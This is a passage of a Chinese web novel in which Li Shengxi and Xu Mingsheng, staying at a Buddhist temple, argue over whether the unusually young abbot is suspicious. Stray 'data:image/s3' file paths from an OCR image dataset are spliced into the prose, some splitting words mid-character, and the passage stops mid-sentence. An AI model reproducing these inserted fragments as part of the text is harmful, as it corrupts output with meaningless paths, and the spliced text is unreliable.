    小沙弥摆手叫他:“公子,你走反了!这边,房间在这边……”


    徐明生的脚步一下子站住了,脸上的冷漠表情出现了一丝龟裂。


    他迟迟不肯转回身去。


    李胜昔此刻已经捧腹大笑起来,那叫一个前仰后合。


    看他的笑话,她乐此不疲。那小沙弥顶着尴尬继续道:“二位还是跟紧我吧,可别瞎跑了。”


    *


    禅房内,李胜昔一切打点妥当,打开屋门走了出去。


    她准备去寻徐明生商量一下对策,顺便打听一下传言之事。


    正巧,徐明生此刻也出了屋,和她不谋而合。


    两人就这样在后院的路上相遇了。


    一时间,两人都有些尴尬。


    但正事要紧,迫不得已,徐明生还是率先开了口,“我觉得那方丈有问题。”


    李胜昔一愣,下意识道:“哪里,我怎么没感觉出来?”


    徐明生呵了一声,“你眼珠子都快粘在他脸上了,能看出来什么?”


    李胜昔的脸立刻拉了下来,虽然她的确对好看的人或物有着迷恋,但是他绝对不能怀疑她的专业性。


    “你说他有问题可以,但是证据呢?”


    徐明生一下子沉默了,“证据还没找到,但是你不觉得他这么年轻就当成了一所佛寺的方丈,实在太过异常吗?”


    李胜昔:“不,我通常管这叫年少有为。”


    徐敏说声